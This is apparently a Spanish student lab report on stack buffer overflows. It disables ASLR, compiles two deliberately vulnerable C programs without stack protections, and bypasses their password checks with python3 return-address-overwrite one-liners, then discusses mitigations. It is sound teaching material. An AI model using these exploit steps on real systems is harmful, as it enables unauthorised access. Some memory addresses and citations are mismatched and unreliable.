



1. INTRODUCCIÓN

El **desbordamiento de búfer** (*buffer overflow*) es una de las vulnerabilidades de seguridad más conocidas en el ámbito de la programación en C. Consiste en escribir datos más allá de los límites previstos de un arreglo o búfer, lo que puede ocasionar fallos de segmentación o bien sobrescritura de secciones de memoria críticas. Esta vulnerabilidad, cuando es explotada por atacantes, les permite tomar el control del flujo de ejecución de un programa.

En esta práctica se estudiarán los fundamentos del desbordamiento de búfer y se procederá a explotarlo en dos programas escritos en C que contienen funciones deliberadamente vulnerables. Asimismo, se demostrará cómo es posible ejecutar código privilegiado (o acceder a información sensible) sin cumplir los requisitos previstos en el programa. Para ello, se utilizarán herramientas de depuración (*gdb*) y lenguajes de scripting (*python*) que facilitan la interacción con la memoria y la construcción de los *exploits*.

Finalmente, se plantearán métodos de mitigación y corrección de las vulnerabilidades, como el uso de funciones seguras para lectura de cadenas (*fgets* en lugar de *gets*), la inclusión de protecciones en la pila, y buenas prácticas de programación que ayuden a prevenir este tipo de fallos.

2. RECOPILACIÓN

Cada uno de los dos programas cuenta con una función la cual solo es accesible si ingresamos una contraseña correcta. Nuestra prueba consiste en probar lo opuesto, demostrar que podemos acceder a dichas funciones (y la información que estas contienen) sin necesidad de si quiera usar las contraseñas.

Al tratarse de una prueba de caja blanca, contamos ya con el código fuente, el cual nos servirá para que sepamos qué direcciones de memoria acceder más adelante. Para el punto anterior nos apoyaremos en la herramienta GDB.

Como nuestro ataque será mediante un buffer overflow, también necesitaremos una herramienta con estructuras de flujo iterativas como *python3*.

Finalmente, como tratamos con un tipo de ataque altamente conocido y tratado a lo largo de los años, partiremos de que la aleatoriedad de espacio de direcciones virtuales en el kernel de Linux se encuentra desactivado. Esto lo podemos lograr con el comando:

```
sudo sysctl -w kernel.randomize_va_space=0
```

3. ANÁLISIS

Al analizar ambos códigos podemos darnos cuenta de que comparten la misma vulnerabilidad, la cual reside en el uso de la función de bajo nivel `gets()` para recibir una entrada por parte del usuario.

Esto es crucial para nuestro ataque, pues dentro del stack de nuestra memoria, nos dará un espacio fijo para el buffer, cuyo límite no tendrá ningún tipo de impedimento para poder ser traspasado.

4. EXPLOTACIÓN

Dado que ambos códigos hacen uso de una función considerada peligrosa, por lo que para poder compilarlo tendremos que proveerle a gcc ciertas banderas:

```
gcc -g -fno-stack-protector -z execstack nombreCodigo.c -o nombreCodigoCompilado -std=c99 -D_FORTIFY_SOURCE=0
```



```
kali@kali: ~/Cripto/Practicas/2/simple-password-verification
$ gcc -g -fno-stack-protector -z execstack simple-password-verification.c -o simple-password-verification -std=c99 -D_FORTIFY_SOURCE=0
simple-password-verification.c: In function 'main':
simple-password-verification.c:22:9: warning: 'gets' is deprecated [-Wdeprecated-declarations]
    22 |     gets(password);
        |     ^
In file included from simple-password-verification.c:1:
/usr/include/stdio.h:667:14: note: declared here
    667 | extern char *gets(char *s) __wur __attribute_deprecated__;
        |              ^
/usr/bin/ld: /tmp/ccgm9rv.o: in function 'main':
/home/kali/Documents/Cripto/Practicas/2/simple-password-verification/simple-password-verification.c:22:(.text+0x70): warning: the 'gets' function is dangerous and should not be used.

kali@kali: ~/Cripto/Practicas/2/simple-verification
$ gcc -g -fno-stack-protector -z execstack simple-verification.c -o simple-verification -std=c99 -D_FORTIFY_SOURCE=0
simple-verification.c: In function 'main':
simple-verification.c:16:9: warning: 'gets' is deprecated [-Wdeprecated-declarations]
    16 |     gets(pass);
        |     ^
In file included from simple-verification.c:1:
/usr/include/stdio.h:667:14: note: declared here
    667 | extern char *gets(char *s) __wur __attribute_deprecated__;
        |              ^
/usr/bin/ld: /tmp/ccap88.o: in function 'main':
/home/kali/Documents/Cripto/Practicas/2/simple-verification/simple-verification.c:16:(.text+0x4d): warning: the 'gets' function is dangerous and should not be used.
```

Estas nos permiten indicarle al compilador lo siguiente:

- `-g` Hace que el compilador incluya información de depuración que necesitaremos cuando usemos a GDB.
- `-fno-stack-protector` Hace que se desactive la protección del stack.
- `-z execstack` Hace que se pueda ejecutar código en el stack.
- `-std=c99` Establece el estándar C99.
- `-D_FORTIFY_SOURCE=0` Desactiva las optimizaciones de seguridad en las funciones de manejo de cadenas y buffers.

Una vez compilado el programa podemos ejecutarlo con GDB.

Lo ejecutamos de forma depurada con el comando `start`.

En el primer código, deseamos acceder a la función `granted()`, por lo que debemos de buscar su ubicación dentro del stack. Para ello podemos usar el siguiente comando de GDB `print granted`:

Hacemos lo mismo para el segundo código, donde el nombre de la función que buscamos es `secretMsg()`, ejecutando así en GDB `print secretMsg`:

```
(kali@kali)~[/Cripto/Practicas/2/simple-password-verification]
$ gdb ./simple-password-verification
GNU gdb (Debian 16.2-2) 16.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./simple-password-verification...
(gdb) start
Temporary breakpoint 1 at 0x11be: file simple-password-verification.c, line 20.
Starting program: /home/kali/Documents/Cripto/Practicas/2/simple-password-verification/simple-password-verification
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Temporary breakpoint 1, main () at simple-password-verification.c:20
20 printf("Bienvenido!\n");
(gdb) print granted
$1 = {int ()} 0x55555555179 <granted>
(gdb) exit
A debugging session is active.

Inferior 1 [process 93179] will be killed.

Quit anyway? (y or n) y
```

```
(kali@kali)~[/Cripto/Practicas/2/simple-verification]
$ gdb ./simple-verification
GNU gdb (Debian 16.2-2) 16.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./simple-verification...
(gdb) start
Temporary breakpoint 1 at 0x119f: file simple-verification.c, line 15.
Starting program: /home/kali/Documents/Cripto/Practicas/2/simple-verification/simple-verification
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Temporary breakpoint 1, main () at simple-verification.c:15
15 printf("Anota una palabra e intenta descubrir el secreto: \n");
(gdb) print secretMsg
$1 = {int ()} 0x55555555169 <secretMsg>
(gdb) exit
A debugging session is active.

Inferior 1 [process 91771] will be killed.

Quit anyway? (y or n) y
```

Anotamos las direcciones de ambas y salimos de GDB. El motivo de esto, es que, una vez que llenemos el buffer con su máxima capacidad, podamos escribir en el registro de dirección de retorno del stack, la dirección de memoria de dichas funciones.

De esta manera, nuestro exploit consistirá en una entrada de tipo string compuesta por una cantidad caracteres igual al límite del buffer concatenados con la dirección de memoria de ambas funciones.

Una observación importante es que al momento de que la computadora lea la dirección de memoria, esta debe de estar en formato little endian, la cual consiste en dividir la dirección original en parejas de caracteres y añadirlos en una cadena en orden inverso, donde cada pareja le preceden los caracteres \x.

Para realizar estos nos apoyaremos de python, de manera que nuestro exploit se ejecute bajo el siguiente comando:

```
python3 -c 'print("A"*{límite del buffer} + "[dirección de memoria de la función]")
| ./[nombre del programa compilado]'
```

La bandera -c permite ejecutar python3 desde la línea de comandos. Hacemos que imprima una cantidad de caracteres igual al límite del buffer (en este caso usaremos a la letra A), y le concatenamos la dirección de la función en little endian. Dicha salida se la pasamos a nuestro

programa para que la reciba como entrada al momento de ejecutarse.

Al momento de probar el exploit, intentamos con 16 A's (pues el es el tamaño de los dos arreglos que contienen nuestra entrada en los códigos), al no bastar les incrementamos uno hasta llegar al número 24.


De manera que para el primer código, el exploit quedó de la siguiente manera:

```
python3 -c 'print("A"*24 + "\x79\x51\x55\x55\x55\x55") | ./simple-password-verification'
```



Mientras que para el segundo código, quedó así:

```
python3 -c 'print("A"*24 + "\x69\x51\x55\x55\x55\x55") | ./simple-verification'
```



Podemos ver que en ambos casos, se pudo acceder a la función adecuada, pues recibimos los mensajes de aceptación.

5. POST-EXPLOTACIÓN

Lo que hicimos básicamente fue darle de entrada a los programas una cadena compuesta por dos partes. La primera subcadena consistió en una cantidad de letras A lo suficientemente grande para poder llenar el espacio designado en el stack al buffer. La segunda subcadena consistía en la dirección de la función a la que buscamos acceder.

El exploit es capaz de llevarnos a la ejecución de dicha función, pues dentro del stack, el bloque del buffer se encuentra justo al lado del bloque de la dirección de retorno. Esto hace que al momento de acceder a dicho bloque, en lugar de volver a la dirección de retorno de la llamada inicial, nos lleve a la que nosotros pusimos.

De esta manera, en ambos casos llegamos al bloque de código que queríamos sin tener que poner las contraseñas requeridas.

Para poder mejorar la seguridad del código, de entrada, no hay que usar funciones de bajo nivel tan inseguras como `gets()`. Siendo preferibles el uso de otras funciones para recibir entradas, como lo es `fgets()`. El cual comprueba el tamaño de la entrada para evitar desbordamientos.

No obstante, el mejoramiento no se debe limitar únicamente a eso.

El primer código hace una llamada al sistema directamente, el cual, tras esta práctica acaba de demostrar lo peligroso que es esto, pues abre una ventana para poder modificar todo el sistema. (Es incluso por esta razón, el porqué no es recomendable darle a lenguajes de programación, la posibilidad de ser ejecutados como root por cualquier usuario).

Otra opción es la inclusión de control de errores, ya que, a pesar de tener métodos seguros, es mejor establecer una lógica robusta que ni siquiera le de la oportunidad al usuario de alcanzar casos críticos.

Otro añadido, que debería considerar más por convención que por otra cosa, es que al momento de hacer las verificaciones de las contraseñas, estas no se hagan en texto plano, si no bajo un hash. Esto tampoco es enteramente seguro, pues puede haber ataques de diccionario o fuerza bruta, pero impide una presencia explícita de la contraseña en el código.

6. ALCANCE

El alcance de un desbordamiento de buffer es igual de amplio que el alcance que puede tener la función a la que queramos acceder desde su dirección en el `stack`.

En la función `granted()` (que accedimos en el primer código) hay una línea que abre la terminal de `gnome` (aunque por la configuración de nuestra máquina virtual, esta no se pudo abrir). Lo que nos puede permitir hacer modificaciones en el sistema e incluso, la posibilidad de escalar privilegios para poder hacer todo lo que queramos siendo root.

También puede ser que la función a la que llamemos, nos permita acceder información sensible, como lo fue con `secretMsg()`, que podamos robar, o incluso ocupar después para hacer movimientos laterales o causar mayores daños.

7. PREGUNTAS Y RESPUESTAS

1. ¿Qué significa que una prueba de penetración sea de caja blanca?

Una prueba de penetración de *caja blanca* implica que el evaluador tiene acceso total al conocimiento del sistema o aplicación a probar, incluyendo código fuente, configuraciones, arquitectura de software, credenciales, etc. En esta práctica, contamos con el código fuente de los programas vulnerables, lo que nos permite comprender en detalle su funcionamiento interno y diseñar exploits de forma más directa. (véase (Cowan et al., 2002)).

2. ¿Por qué es necesario aprender a explotar código?

Porque comprender cómo se explota el código inseguro permite:

- Identificar y mitigar de manera efectiva las vulnerabilidades.
- Validar la seguridad de un sistema, asumiendo el papel de un “atacante ético”.
- Crear conciencia sobre la importancia de escribir y mantener código seguro.

(Como discuten Erickson (2008) y Howard and LeBlanc (2003)).

3. **Menciona el significado de los siguientes registros: EAX, EBX, ECX, EDX, ESI, EDI, EBP, ESP, EIP.**

Estos registros corresponden a la arquitectura x86 (y en versiones extendidas a x86-64, con nombres similares)(Foster et al., 2005; Gupta, 2012). A grandes rasgos:

- **EAX (Extended Accumulator Register):** utilizado generalmente para operaciones aritméticas y como registro de retorno de funciones.
- **EBX (Extended Base Register):** se emplea a menudo como base para cálculos de direcciones en memoria.
- **ECX (Extended Counter Register):** se usa como contador en bucles e instrucciones repetitivas.
- **EDX (Extended Data Register):** apoya a EAX en operaciones aritméticas de mayor tamaño (multiplicaciones y divisiones).
- **ESI (Extended Source Index):** comúnmente se usa como puntero fuente en operaciones de cadena.
- **EDI (Extended Destination Index):** análogo a ESI, pero para el destino.
- **EBP (Extended Base Pointer):** señala el inicio del marco de pila de una función, facilitando acceso a parámetros locales.
- **ESP (Extended Stack Pointer):** apunta al tope actual de la pila.
- **EIP (Extended Instruction Pointer):** contiene la dirección de la instrucción que se ejecutará a continuación.

4. **¿Qué es *little endian* y *big endian*? ¿Cuál usa mi procesador? ¿Qué arquitectura tiene mi computadora?**

El *endianess* describe el orden en que los bytes se almacenan en memoria. En *little endian*, el byte menos significativo se almacena en la dirección de memoria más baja; en *big endian* sucede lo contrario.

Mi procesador (x86_64) emplea *little endian*, que es el formato común en la mayoría de procesadores Intel y AMD de 64 bits en la actualidad.

5. **¿Qué es un segmento y qué es un *offset*?**

En el contexto de las arquitecturas x86 clásicas, un *segmento* es una región lógica de memoria definida por un registro de segmento. El *offset* es el desplazamiento relativo dentro de ese segmento. Con la evolución a x86_64, la segmentación se redujo, pero estos conceptos se mantienen en la base de la arquitectura (Erickson, 2008).

6. **¿Qué realiza la instrucción `lea` en ensamblador?**

La instrucción `lea` (*load effective address*) carga en un registro la dirección efectiva de una operación de memoria en lugar de cargar el valor que reside en esa dirección. Se usa para cálculos de direcciones y puede reemplazar operaciones de suma o aritmética directa sin tocar la memoria (Erickson, 2008; Howard and LeBlanc, 2003).

7. **¿Crees que esta vulnerabilidad desapareció con las nuevas funciones seguras como `fgets`?**

No. Usar funciones más seguras como `fgets` reduce la probabilidad de un desbordamiento, pero no lo elimina por completo. Las vulnerabilidades de desbordamiento siguen presentes si no hay validaciones de longitud adecuadas o existen otros errores de manejo de

memoria. Por tanto, las *buenas prácticas de programación* siguen siendo esenciales para la seguridad.

8. Investiga tres casos famosos en los cuales se explotó la vulnerabilidad de desbordamiento de búfer. ¿Cuáles fueron sus repercusiones?

- *Morris Worm (1988)*: primer gusano ampliamente difundido, se basó en varios exploits (incluyendo el desbordamiento de `finger`), colapsando grandes partes de Internet de aquel entonces (Gallagher, 2014).
- *Blaster Worm (2003)*: atacaba el servicio RPC de Microsoft Windows, propagándose masivamente y ocasionando importantes pérdidas económicas (CERT, 2003).
- *Heartbleed (2014)*: vulnerabilidad en la implementación de OpenSSL, que si bien no era un *overflow* clásico, explotó la mala validación de un búfer para leer datos sensibles de la memoria del servidor (mor, 2018).

9. ¿Qué es el bug *Off-by-One*? ¿Cómo funciona? ¿Cómo se previene?

Es un error en el manejo de índices o límites de un arreglo, en que se accede o sobrescribe un elemento adicional (o se queda corto por uno). Puede provocar desbordamientos inadvertidos y comportamientos inesperados. Para prevenirlo, hay que hacer validaciones apropiadas de los límites y utilizar funciones o métodos que obliguen a especificar la longitud real de los buffers (Howard and LeBlanc, 2003).

10. ¿Se podría explotar la vulnerabilidad de desbordamiento de búfer usando Bash? Argumenta tu respuesta.

Es posible pasar *inputs* maliciosos desde Bash a programas vulnerables en C (encadenando el ataque). Sin embargo, explotar directamente la memoria del intérprete Bash requeriría un bug interno en Bash escrito en C. Lo más común es usar Bash simplemente como *medio* para inyectar la cadena maliciosa a programas en C propensos al desbordamiento.

REFERENCIAS

- (2018). The morris worm turns 30. Global Knowledge Blog. Archived January 30, 2019. Retrieved January 29, 2019, from <https://www.globalknowledge.com/ca-en/blog/the-morris-worm-turns-30/>.
- CERT (2003). Avisos del cert de 2003. CERT Advisories Portal. Disponible en <https://insights.sei.cmu.edu/library/2003-cert-advisories/>.
- Cowan, C., Wagle, P., Pu, C., Beattie, S., and Walpole, J. (2002). Buffer overflows: Attacks and defenses for the vulnerability of the decade. In *Proceedings 2000 IEEE Symposium on Security and Privacy*. IEEE.
- Erickson, J. (2008). *Hacking: The art of exploitation*. No Starch Press, 2nd edition.
- Foster, J. C., Osipov, V., Bhalla, N., and Heinen, N. (2005). *Buffer Overflow Attacks: Detect, Exploit, Prevent*. Syngress.
- Gallagher, S. (2014). Heartbleed vulnerability may have been exploited months before patch [updated]. Ars Technica. Retrieved November 10, 2022, from <https://arstechnica.com/information-technology/2014/04/heartbleed-vulnerability-may-have-been-exploited-months-before-patch/>.
- Gupta, S. (2012). Buffer overflow attack. *IOSR Journal of Computer Engineering (IOSRJCE)*, 1.

Howard, M. and LeBlanc, D. (2003). *Writing Secure Code*. Microsoft Press, 2nd edition.